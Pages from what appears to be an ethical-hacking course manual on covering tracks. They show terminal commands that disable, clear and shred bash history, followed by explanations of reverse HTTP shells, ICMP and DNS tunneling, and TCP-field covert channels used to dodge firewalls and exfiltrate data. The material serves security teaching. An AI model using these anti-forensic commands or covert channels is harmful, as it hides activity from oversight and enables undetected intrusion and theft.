
    This command first shreds the history file, then deletes the file, and finally clears all the evidence of its usage.



```
┌─[root@parrot]─[~]
└──╼ #export HISTSIZE=0
┌─[root@parrot]─[~]
└──╼ #history -c
┌─[root@parrot]─[~]
└──╼ #history -w
```

```
┌─[root@parrot]─[~]
└──╼ #shred ~/.bash_history
┌─[root@parrot]─[~]
└──╼ #more ~/.bash_history
��:=�/�3�, ��Eg�
               �K����BuzhFd4��-Ђ�xA;dPH$lbc0���js�
                                                   �R��A198�R-D��n������
��?�Z�        ^Q#�V-����-3��I"Q�N��DGI

��_�D��ye.�`r8�1����F?W�6��fk�wX�;��+�A�]�I���'\
68�*�&�
º����S��KcU�R���� s��4.c�2�b�� �^L��w_��ʑ�q�o���.�qMk��.��3����5���
--More--(2%)
```

Figure 6.211: Covering Bash shell tracks




Covering Tracks on a Network

Using Reverse HTTP Shells

- The attacker **installs a reverse HTTP shell** on the victim's machine, which is programmed in such a way that it would ask for commands from an **external master** who controls the reverse HTTP shell
- The victim here will act as a web client who is executing **HTTP GET commands**, whereas the attacker behaves like a web server and responds to the requests
- This type of traffic is considered as **normal traffic** by an organization's network perimeter security controls like DMZ, firewall, etc.

Using Reverse ICMP Tunnels

- The attacker uses an ICMP tunneling technique to use **ICMP echo** and **ICMP reply** packets as a carrier of the TCP payload, to access or control a system stealthily
- The victim's system is triggered to encapsulate the **TCP payload** in an ICMP echo packet that is forwarded to the proxy server
- Organizations have security mechanisms that only check incoming ICMP packets but not outgoing ICMP packets, therefore attackers can easily **bypass the firewall**



Covering Tracks on a Network (Cont'd)

Using DNS Tunneling

- Attackers can use DNS tunneling to **encode malicious content** or data of other programs within DNS queries and replies
- DNS tunneling **creates a back channel** to access a remote server and applications
- Attackers can make use of this back channel to **exfiltrate stolen**, **confidential**, or sensitive information from the server

Using TCP Parameters

- TCP parameters can be used by the attacker to **distribute the payload** and to create **covert channels**
- TCP fields where data can be hidden are as follows:
  - IP Identification field
  - TCP acknowledgement number
  - TCP initial sequence number

Covering Tracks on a Network

- **Using Reverse HTTP Shells**

  An attacker starts this attack by first infecting a victim's machine with malicious code, and thereby installing a reverse HTTP shell on the victim's system. This reverse HTTP shell is programmed in such a way that it asks for commands to an external master, which controls the reverse HTTP shell on a regular basis. This type of traffic is considered normal by an organization's network perimeter security controls like DMZ, firewall, etc.

Once an attacker types something on the master system, the command is retrieved and executed on the victim's system. The victim here acts as a web client who executes the HTTP GET commands, whereas the attacker behaves like a web server and responds to the requests. Once the previous commands are executed, the results are sent in the next web request.

All the other users in the network can normally access the Internet; therefore, the traffic between the attacker and the victim is seen as normal.

- **Using Reverse ICMP Tunnels**

  Internet Control Message Protocol (ICMP) tunneling is a technique in which an attacker uses ICMP echo and reply packets as carriers of TCP payload, to stealthily access or control a system. This method can be used to easily bypass firewall rules, because most organizations have security mechanisms that only check incoming ICMP packets but not outgoing ones.

  An attacker first configures the local client to connect with the victim. The victim's system is triggered to encapsulate a TCP payload in an ICMP echo packet, which is forwarded to the proxy server. The proxy server de-encapsulates and extracts the TCP payload, and then sends it to the attacker.

- **Using DNS Tunneling**

  Attackers can use DNS tunneling to encode malicious content or data of other programs within DNS queries and replies. DNS tunneling usually includes data payload that can be added to the victim's DNS server to create a backchannel to access a remote server and applications.

  Attackers can employ this backchannel to exfiltrate stolen, confidential, or sensitive information from the server.

